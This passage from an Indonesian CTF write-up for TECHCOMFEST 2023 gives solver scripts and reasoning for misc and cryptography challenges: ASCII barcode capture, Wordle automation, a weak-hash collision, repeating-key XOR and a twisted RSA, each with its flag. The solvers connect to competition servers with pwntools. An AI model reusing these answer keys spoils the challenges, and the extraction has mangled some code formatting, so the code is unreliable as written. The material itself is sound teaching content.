r_u}'))
with open('aksaout') as f:
    print(res, file=f)

```

Alurnya adalah, fungsi lambda yang bernama fibb gunanya menghitung jumlah 2 bilangan terakhir fibonacci ke-n. Fungsi tambah menjumlahkan serta mengalikan fibb(a) dan fibb(b) berulang kali. fungsi operasi memasukkan 10 buah variabel dan mengkalkulasi nilainya.

Objektif kita sekarang adalah mencari nilai randomsum yang didapat dari menshift nilai flag, maka dari itu kita dapat membalikkan fungsi operasi untuk mencari nilai randomsum.

Ketika randomsum sudah didapat, kita membruteforce value untuk shifting kanan nilai randomsum dan mencari flagnya. Berikut ini adalah code fullnya:

```

from libnum import n2s as n2s, s2n as s2n
from random import randint as randint, randbytes as randbytes
from functools import *

def fastfibb(zz):
    fasto = lambda n: reduce(lambda x, _: x+[x[-1] + x[-2]],
range(n-2), [0,1])
    boi = fasto(zz)
    return boi[-1] + boi[-2]

fibb = lambda x: x if x <= 1 else fibb(x - 1) + fibb(x - 2)

tambah = lambda a,b: int((fastfibb(int((a))) + fastfibb(int((b)))) +
(fastfibb(int((b))) + fastfibb(int((a)))) * int((fastfibb(int((b))) +
fastfibb(int((a)))) + (fastfibb(int((a))) + fastfibb(int((b)))))
terbali = lambda a2,b2,x,d2,e2,f2,g2,h2,i2,j2:(((x ^ (h2*i2) - (f2//g2)
^ j2) + e2) - (a2*b2))*d2

res =
970292150269902548600480897613560962318006301211087987191167350726826247
931780939259497865455888971495731244820727611378807861665352223218942340
372642765301463024971129582710999071177632702688975222019548877726005073
934925540079472013532862264028281600073816240968561984022220781836576517
202236136109067089505573251321756955377802831625691186740771050823437705

```



Misc

Welcome and Good Luck!



Flag = TECHCOMFEST23{Ganbare_Peko}

ASCII Catch



Ketika kita connect ke nc nya, sebuah baris terdiri dari X dan . muncul dan hilang silih berganti.

```

└─$ nc 103.49.238.77 22103
Hey you! Can you catch this??

...XXX.....XXXXXXXX...XXXXXXXXXXXXXXXXX.....XXX...XXX...XXXXXXXXXXXXX...XXXXXXXX...XXX...XXX...XXXXXXXXXXXXX

└─$ nc 103.49.238.77 22103
Hey you! Can you catch this??

XXX...XXX.....XXXXXX...XXX...XXX.....XXX.....XXXXXX.....XXXXXX.....XXXXX

```

Untuk mengcapture keseluruhan barisnya, kita bisa menggunakan script python sederhana berikut:

```
from pwn import *

r = remote('103.49.238.77', 22103)
hasil = open('res.txt', 'w')
apanich = b""

print(r.recv(4096))
print(r.recv(4096))
print(r.recv(4096))
for i in range(66):
    heh = r.recvuntil(b'\r').strip().decode()
    print(heh)
```

```
    hasil.write(heh + '\n')
r.interactive()
```

Output:

```
$ python3 solve.py
[+] Opening connection to 103.49.238.77 on port 22103: Done
b'Hey you! Can you catch this???\n\n3...\r'
b'2...\r'
b'1...\r'
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX...XXXX..XXXXXXXXXXXXX.....XXXX.....XXXXX.....XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX...XXX..XXXXXXXXXXXXX.....XXXX.....XXXXX.....XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXX.....XXX.....XXX.....XXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX
XXXXX.....XXXXX.....XXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX
XXXXX.....XXXXXXXXXXXXX.....XXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX
XXXXX.....XXXXXXXXXXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX
XXXXX.....XXXXXXXXXXXXX.....XXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX
XXXXX.....XXXXXXXXXXXXX.....XXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX
XXXXX.....XXXXXXXXXXXXX.....XXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX...XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX...XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX
XXXXX.....XXXXX.....XXXXXXXXXXXXX.....XXXXXXXXXXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX
XXXXX.....XXXXX.....XXXXXXXXXXXXX.....XXXXXXXXXXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX.....XXXXX
```

ls res.txt:

[illegible]

Karena itu berbentuk sebuah barcode, setelah itu kami membuat script untuk memparse res.txt tersebut menjadi sebuah png, dimana X akan menjadi warna hitam dan . akan menjadi warna putih. Berikut adalah scriptnya:

```
from PIL import Image

scannan = open("hasil.txt").read()
im = Image.new("RGB", (120,66)) #nyiapin dimensi, didapat dari jumlah baris dan kolom di sublime text

rgblist = []

for i in scannan:
    if i=="X":
        rgb = (0, 0 , 0) #ke hitam
        rgblist.append(rgb)
    elif i==".":
        rgb = (255, 255 , 255) #ke putih
        rgblist.append(rgb)

im.putdata(rgblist)
im.save("output.png")
```

Output:




Kemudian tinggal kita scan dengan tools zbarimg dan dapatkan flagnya:

```
└─$ zbarimg output.png
QR-Code:TECHCOMFEST23{pLz_d0Nt_t311_m3_th4t_y0u_d3c0de_th1S_m4nu4lLy}
scanned 1 barcode symbols from 1 images in 0.03 seconds
```

Flag = TECHCOMFEST23{pLz_d0Nt_t311_m3_th4t_y0u_d3c0de_th1S_m4nu4lLy}

Wordle



Di permainan wordle ini, kita diharuskan untuk menebak kata berdasarkan kata yang ditunjukkan namun beberapa hurufnya dihilangkan. Terdapat beberapa peraturan untuk permainan ini, yaitu:

1. Pemain awalnya memiliki 3 life, 0 score, 0 streak
2. Jika tebakan benar maka score+1, streak+1
3. Jika tebakan salah maka life - 1
4. Jika streak mencapai 10 maka life + 3, lalu streak direset
5. Jika pemain memilih --PASS untuk menskip tebakan, maka score - 1
6. Jika pemain memilih --SYLLABLES untuk melihat jumlah suku katanya, maka streak - 1
7. Jika pemain memilih --REVEAL untuk melihat salah satu karakter yang tertutup, maka streak - 1
8. Jika life mencapai 0 maka kalah
9. Jika score mencapai 100 maka menang

Pertama-tama kami mencoba permainan ini secara manual, lalu memutuskan untuk menggunakan wordlist utama

<https://github.com/flaviusone/ACS-SO/blob/master/Labs/Lab7/lab07-tasks/4-hash/english.0>

karena hampir semua kata-kata yang muncul pada percobaan terdapat pada wordlist ini.

Kemudian kami mencoba mengotomatisasi challenge dengan membuat script menggunakan strategi:

- Menggunakan regex untuk mencari kata, prioritaskan yang hanya terdapat 1 match
- Jika life ≤ 3 dan belum ada streak, maka coba untuk selalu PASS agar fokus mengumpulkan nyawa lewat streak
- Jika life sudah > 3 , mulai untuk REVEAL agar skor tetap terjaga
- Jika keduanya tidak memungkinkan, maka pasrahkan
- Jika sudah dicoba keduanya dan match masih lebih dari 1, maka pasrahkan

- Jika tidak match di wordlist, maka pasrahkan juga

Dengan cara ini, ketika life sudah terkumpul maka seiring waktu score juga akan bertambah kian waktu. Namun karena itulah diperlukan starting yang baik dan kalau bisa mendapat +3 poin di awal agar kita berada di posisi aman. Berikut adalah code yang kami gunakan:

```
from pwn import *
import re

w = open('english.0', 'r').read().splitlines()
r = remote('103.49.238.77', 34601, level="debug")
score = 0
streak = 0
life = 3
box = open('customwordlist.txt', 'w')
while True:
    if streak == 10:
        life+=3
        streak = 0
    print("=====", score,
life, streak)
    r.recvuntil(b'Word: ')
    word = r.recvline().strip().decode()
    print(word)

    reg = re.compile("^" + word.replace('*', '.') + "$")
    newlist = list(filter(reg.match, w)) # Read Note below
    print(newlist)
    print(len(newlist))
    while len(newlist)>1:
        if life > 3 and streak!=0:
            r.sendline(b"--REVEAL")
            print('reveal diberikan')
            streak=streak-1
        elif score!=0:
            r.sendline(b"--PASS")
            print('pass diberikan')
            score =score- 1
        elif score==0 and streak==0:
            break
    r.recvuntil(b'Word: ')
    word = r.recvline().strip().decode()
    print('iniwordnya', word)

    beg = re.compile("^" + word.replace('*', '.') + "$")
    newlist = list(filter(beg.match, w)) # Read Note below
    print(newlist)
```



```

try:
    r.sendline(newlist[0].encode())
except:
    r.sendline('bbb')
res = r.recvline()
print(res)
if b"Correct!" in res:
    streak+=1
    score+=1
    box.write(newlist[0] + '\n')
if b"Wrong" in res:
    streak = 0
    life-=1
    box.write(res[32:].decode() + '\n')
print(score, streak, life)

```

Dan berikut adalah penampakan ketika flag didapat setelah 2 menit senam jantung:

```


[]
0
[DEBUG] Sent 0x4 bytes:
  b'bbb\n'
[DEBUG] Received 0x74 bytes:
  b"Wrong! the correct word was 'rehabilitation'\n"
  b'Your life is decreased by 1.\n'
  b'You lose your streaks.\n'
  b'\n'
  b'Word: g*s\n'
  b'Answer: '
b"Answer: Wrong! the correct word was 'rehabilitation'\n"
===== 99 3 0
g*s
['gas']
1
[DEBUG] Sent 0x4 bytes:
  b'gas\n'
[DEBUG] Received 0x5c bytes:
  b'Correct! +1 score for you.\n'
  b'\n'
  b"Good job! Here's your flag: \n"
  b'TECHCOMFEST23{Fl4G_F0r_Th3_Ch4mPs}\n'
b'Answer: Correct! +1 score for you.\n'
===== 100 3 1
Traceback (most recent call last):

```

Flag = TECHCOMFEST23{Fl4G_F0r_Th3_Ch4mPs}

Cryptography

Hashllision



Chall.py

```
#!/usr/bin/python

SECRET_WORD = "nino"

def hash_code(s):
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return h

def main():
    with open("flag.txt", "r") as f:
        flag = f.read()

    print("Do you know the secret word?")
    s = input(">> ")

    if s != SECRET_WORD:
```

```

    if hash_code(s) == hash_code(SECRET_WORD):
        print("Noice!")
        print("Here's your flag: " + flag)
    else:
        print("Hmmm, are you sure about that?")
    else:
        print("Oopsie, you can't do that!")

if __name__ == "__main__":
    main()

```

Summary:

Objektif soal ini cukup sederhana, kita diminta untuk memasukkan sebuah string, apabila string kita memiliki nilai `hash_code()` yang sama dengan `hash_code("nino")`, maka kita akan diberikan flagnya. Akan tetapi apabila kita memasukkan "nino" sebagai inputan, program akan menolak.

Attack Idea:

Bongkar fungsi `hash_code()`, lihat apakah ada kombinasi karakter yang juga menghasilkan value yang sama dengan `hash_code("nino")`, yaitu **3381436**

Solution:

Kami mulai menganalisa algoritma `hash_code()` dengan 2 huruf pertama dari secret, yaitu .

Jika disusun secara matematika, `hash_code` memiliki operasi sebagai berikut:

$hashcode("n") = (31 * 0 + ord('n')) = ord('n')$

$hashcode("ni") = (31 * ord('n')) + ord('i')$

$3515 = 31x + y$ dimana x dan y adalah 2 karakter yang berbeda.

Mengetahui informasi ini, kita bisa membruteforce semua printable charset untuk menemukan kombinasi x dan y yang memenuhi persamaan $3515 = 31x + y$.

```

>>> import string
>>> for x in string.printable:
...     for y in string.printable:
...         if 31*ord(x) + ord(y) == 3515:
...             print(x, y)
...
n i
o J
p +
q

```

Salah satu kombinasi yang dapat kita gunakan selain "nino" adalah "oJno", dimana "no" di belakang juga ditambahkan untuk menyamai value totalnya dengan `hashcode("nino")`. Maka dari itu, kita tinggal connect ke nc nya dan masukkan oJno.

```
(kisanak@kali) - [~/Documents/ctf/techcomfest/hashlission]  
$ nc 103.49.238.77 33083  
Do you know the secret word?  
>> oJno  
Noice!  
Here's your flag: TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}
```

Flag = TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}


Baby-xor

CHALLENGE

22 SOLVES


✕

baby-xor

 304

Easy chall for you, think you can do it?

Author: **aimardcr**

 chall.zip

Flag

Submit

Chall.py

```
#!/usr/bin/python
import os

def encrypt(string):
    key = os.urandom(int(len(string) / 5))

    result = ''
    for i in range(len(string)):
        result += chr(ord(string[i]) ^ (key[int(i / 5)] & 0xff))

    return result

if __name__ == '__main__':
    with open('flag.txt', 'r') as f:
        flag = f.read()

    assert len(flag) % 5 == 0

    print(encrypt(flag).encode('latin1').hex())
```


Summary:

Sebuah string flag dienkripsi dengan cara di-XOR tiap-tiap karakternya dengan setiap karakter dari key yang diulang 5 kali. Key didapat dari os.urandom dengan byte sebanyak panjang flag dibagi 5.

Misal:

Key = boi

Message = haloapakabaryak

$Ct = (h \oplus b) + (a \oplus b) + (l \oplus b) + (o \oplus b) + (a \oplus b) + (p \oplus o) + (a \oplus o) + (k \oplus o) + (a \oplus o) + (b \oplus o) + (a \oplus i) + (r \oplus i) + (y \oplus i) + (a \oplus i) + (k \oplus i)$

Attack Idea:

Kami berasumsi bahwa string yang terdapat pada flag.txt masih memiliki format TECHCOMFEST23{.*} di dalamnya, sehingga format tersebut dapat kita manfaatkan untuk mengetahui karakter-karakter key yang digunakan. Ditambah lagi, tiap karakter key diulang sebanyak 5 kali, sehingga mempermudah kita untuk menentukan mana karakter key yang sesuai dan hasil decryptnya.

Solution:

Setiap 5 karakter yang ada pada ciphertext akan kita xor dengan sebuah byte yang kita brute force, lalu kita lihat apakah hasilnya menyerupai flag atau tidak. Jika ya, maka byte tersebut kita simpan untuk ditambahkan sebagai knownKey yang akan digunakan untuk mengetahui karakter hingga urutan ke-10, 15, 20, 25, dst. Dengan bermodalkan format flag, kita dapat mengetahui hingga 15 karakter plaintext dan 3 karakter key pertama.

```
#!/usr/bin/python
import os
from Crypto.Util.number import *
from pwn import *
import string

def pembener(a, x): #untuk memastikan bahwa 5*x karakter pertama adalah printable ascii
    charset = string.ascii_letters + "0123456789_{}"
    for i in range(5*x):
        if chr(a[i]) not in charset:
            return False
    return True

if __name__ == '__main__':
    ct =
    "14050308032022292a3c472120687147110a2c0bfcbe93bffc4629130c0b".encode()
    ct = bytes.fromhex(ct.decode('latin1'))
    for i in range(0xff):
```

```

        if b'TEHC' in xor(ct, long_to_bytes(i)):
            break
    payload = long_to_bytes(i)*5
    for j in range(0xff):
        if b'TECHCOMFES' in xor(ct, payload + long_to_bytes(j)*5):
            break
    payload += long_to_bytes(j)*5
    for k in range(0xff):
        if b'TECHCOMFEST23{' in xor(ct, payload + long_to_bytes(k)*5):
            break
    print(xor(ct, payload + long_to_bytes(k)*5))

```

```

$ python3 solve.py
b'TECHCOMFEST23{b\x07QJlK\x93\xd1\xfc\xd0\x93U:\x00\x1f\x18'

```

Lalu menggunakan cara yang serupa, kita men-xor enc dengan sebuah byte yang dibruteforce kemudian memperhatikan hasilnya satu per satu apakah cocok sebagai flag atau tidak. Beginilah code fullnya:

```

#!/usr/bin/python
import os
from Crypto.Util.number import *
from pwn import *
import string

def pembener(a, x): #untuk memastikan bahwa 5*x karakter pertama adalah printable ascii
    charset = string.ascii_letters + "0123456789_{}"
    for i in range(5*x):
        if chr(a[i]) not in charset:
            return False
    return True

if __name__ == '__main__':
    ct =
    "14050308032022292a3c472120687147110a2c0bfcbe93bffc4629130c0b".encode()
    ct = bytes.fromhex(ct.decode('latin1'))
    for i in range(0xff):
        if b'TEHC' in xor(ct, long_to_bytes(i)):
            break
    payload = long_to_bytes(i)*5
    for j in range(0xff):
        if b'TECHCOMFES' in xor(ct, payload + long_to_bytes(j)*5):
            break

```

```

payload += long_to_bytes(j)*5
for k in range(0xff):
    if b'TECHCOMFEST23{' in xor(ct, payload + long_to_bytes(k)*5):
        break
payload += long_to_bytes(k)*5
for l in range(0xff):
    heh = xor(ct, payload + long_to_bytes(l)*5)
    if pembener(heh, 4):
        print(l, heh)
print('=====')
payload += long_to_bytes(115)*5
for l in range(0xff):
    heh = xor(ct, payload + long_to_bytes(l)*5)
    if pembener(heh, 5):
        print(l, heh)
print('=====')
payload += long_to_bytes(204)*5
for l in range(0xff):
    heh = xor(ct, payload + long_to_bytes(l)*5)
    if pembener(heh, 6):
        print(l, heh)

```

```

$ python3 solve.py
115 b'TECHCOMFEST23{b4by_x\xbc\xfe\xd3\xff\xbc)F|cd'
126 b'TECHCOMFEST23{b9otRu\xbc\xfe\xd3\xff\xbc)F|cd'
127 b'TECHCOMFEST23{b8nuSt\xbc\xfe\xd3\xff\xbc)F|cd'
=====
196 b'TECHCOMFEST23{b4by_x8zW{8\x06iSLK'
197 b'TECHCOMFEST23{b4by_x9{Vz9\x06iSLK'
201 b'TECHCOMFEST23{b4by_x5wZv5\x06iSLK'
202 b'TECHCOMFEST23{b4by_x6tYu6\x06iSLK'
203 b'TECHCOMFEST23{b4by_x7uXt7\x06iSLK'
204 b'TECHCOMFEST23{b4by_x0r_s0\x06iSLK'
=====
113 b'TECHCOMFEST23{b4by_x0r_s07Xb}z'
118 b'TECHCOMFEST23{b4by_x0r_s00_ez}'
126 b'TECHCOMFEST23{b4by_x0r_s08Wmru'
127 b'TECHCOMFEST23{b4by_x0r_s09Vlst'

```


Round-4 = TECHCOMFEST23{b4by_ dengan char key 115 nampak meyakinkan
 Round-5 = TECHCOMFEST23{b4by_x0r_s0 dengan char key 204 nampak meyakinkan
 Round-6 = TECHCOMFEST23{b4by_x0r_s00_ez} dengan char key 118 nampak meyakinkan

Flag = TECHCOMFEST23{b4by_x0r_s00_ez}

Radhit Suka Aritmatika


CHALLENGE 13 SOLVES

Radhit Suka Aritmatika

 436

Radhit baru saja menyukai matematika dan dia baru saja mempelajari berbagai macam algoritma. Dia tidak ingin mempelajarinya sendiri, maka dari itu dia membuat challenge untuk di kerjakan. Bisakah kamu menyelesaikan challenge dari radhit?

Author: [kyruuu](#)

 [chall.zip](#)

Flag

Submit

problem.py

```
from random import randint
from Crypto.Util.number import *

def faktorterbesar(a,b): return faktorterbesar(b%a,a) if a else b

def totient(numbers):
    totient = 0
    #####
    #
    # lah kok ilang? pasti gara gara ketumpahan kopi #
    # padahal udah sulit sulit buat fungsi EULER TOTIENT :( #
    #
    #####
    return totient

def cari_e():
    while True:
        e = randint(57331,65537)
        if faktorterbesar(e,(p-1)*(q-1)) == 1:
            if faktorterbesar(e,n) == 1:
                return e
        else:
            continue
```

```

flag = b'TECHCOMPFEST2023{###REDACTED###}'
flag = bytes_to_long(flag)

p = getPrime(256)
q = getPrime(256)
n = p*q

e = cari_e()
e1 = e % (6*3 + 1)
e2 = e % (6*13 + 1)
e3 = e % (6*31 + 1)

minpminq = -p -q

c = pow(flag, e, n)
ne = n * pow(e,p*2,p)
kunci = totient(6^1337^totient(7))
ckunci= c^kunci

print('e1 =', e1)
print('e2 =', e2)
print('e3 =', e3)
print('minpminq =', minpminq)
print('ne =', ne)
print('cxorkunci =', ckunci)
print('totienttest =', totient(11), totient(27), totient(211))

```

Summary:

- Textbook RSA dengan value original yang ditwist
- $e1 = e \% (6*3 + 1)$, $e2 = e \% (6*13 + 1)$, $e3 = e \% (6*31 + 1)$, $e = \text{randint}(57331, 65537)$
- $ne = n * \text{pow}(e, p^2, p)$
- $ckunci = c ^ kunci$
- $kunci = \text{totient}(6^{1337} \wedge \text{totient}(7))$
- Fungsi totient() hilang
- Diberikan juga totienttest dan minpminq sebagai clue

Attack idea:

- Melakukan recovery terhadap n, e, c original berdasarkan variabel-variabel yang ada
- Mencari script totient() dari google
- Bisa mencari private key (d) karena:

$$\phi = (p-1)*(q-1)$$

$$\phi = pq - p - q + 1$$

$$\phi = n + \text{minpminq} + 1$$

$$d = \text{inverse}(e, \phi)$$

Solution:

==Mencari e==

Mencari e original dapat dilakukan dengan cara melakukan looping dengan range(57331,65537), lalu memvalidasi hasilnya dengan value e1, e2, dan e3 yang diberikan berdasarkan rumusnya masing-masing

==mencari n==

Formula $\text{pow}(e, p^2, p)$ selalu menghasilkan e^{**2} , sehingga untuk mencari n:

```
ne = n * pow(e, p**2, p)
```

```
ne = n * (e**2)
```

```
n = ne // (e**2)
```

==mencari c==

Totient function yang hilang dapat diganti menggunakan template dari

<https://www.w3resource.com/python-exercises/basic/python-basic-1-exercise-120.php> ,

gunakan value-value dari totienttest untuk memastikan.

Jika fungsi totient sudah benar, maka kita bisa mencari nilai kunci =

$\text{totient}(6^{1337} \text{ totient}(7))$. Maka dari itu:

```
ckunci = c^ kunci
```

```
c = ckunci ^ kunci
```

==mendecrypt message dengan private key d==

```
phi = (p-1)*(q-1)
```

```
phi = pq - p - q + 1
```

```
phi = n + minpminq + 1
```

```
d = inverse(e, phi)
```

Berikut adalah code solver lengkapnya:

```

from random import randint
from Crypto.Util.number import *
import gmpy2

def gcd(p,q):
    while q != 0:
        p, q = q, p%q
    return p

def is_coprime(x, y):
    return gcd(x, y) == 1

def totient(x):
    if x == 1:
        return 1
    else:
        n = [y for y in range(1,x) if is_coprime(x,y)]

```

```

        return len(n)

def finde(e1, e2, e3):
    for e in range(57331, 65537):
        if e1 == e % (6*3 + 1) and e2 == e % (6*13 + 1) and e3 == e %
(6*31 + 1):
            return e

e1 = 18
e2 = 7
e3 = 72
minpminq =
-13952587027363467862361082116661162232972637729896226033452171338310736
8568730
ne =
197509852189981159377392143177724600677390808055809052629930329769727106
936987258290573158963515243721002425646505997146875928557522590713845282
52589019803764962409
ckunci =
180792428606639771321050763722472930920923386064729751772703959897675953
085254221210247036810145923773444009871829423996495625877599663036861962
3055582112
# totienttest = 10 18 210

enya = finde(e1, e2, e3)
print('dapet e', enya)

nnya = ne//(enya**2)

print('n', nnya)
kunci = totient(6^1337^totient(7))
cnya = ckunci ^ kunci
print('c', cnya)

phi = nnya + minpminq + 1
d = inverse(enya, phi)
print(long_to_bytes(pow(cnya, d, nnya)))

```

output:


```

python3 solve.py
dapet e 63839
n 4846378507727400244147676043399442093128853571035084844842520624763359255419715721728386612831878051728340173005437327439085198975906223725055914968338729
c 1807924286066397713210507637224729309209233860647297517727039598976759530852542212102470368101459237734440098718294239964956258775996630368619623055583188
b'TECHCONFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}'

```

Flag = TECHCOMFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}

Roger Sumatra



Chall.py

```
#!/usr/bin/env python3
import random,string,hashlib

flag = "https://youtu.be/UIp6_0kct_U"
char = string.ascii_letters + string.digits
n = len(char)//2
d = 0.6

def generate(n,d):
    max = 2 ** (n/d)
    what = [random.randrange(1,int(max)) for _ in range(n)]
    rahasia = [random.randrange(0,2) for _ in range(n)]
    res = sum(map(lambda i: i[0] * i[1], zip(what, rahasia)))
    return rahasia,what,res

def aku_mau_flag_dong(rahasia,tebak):
    w0w = ""
    i = 0
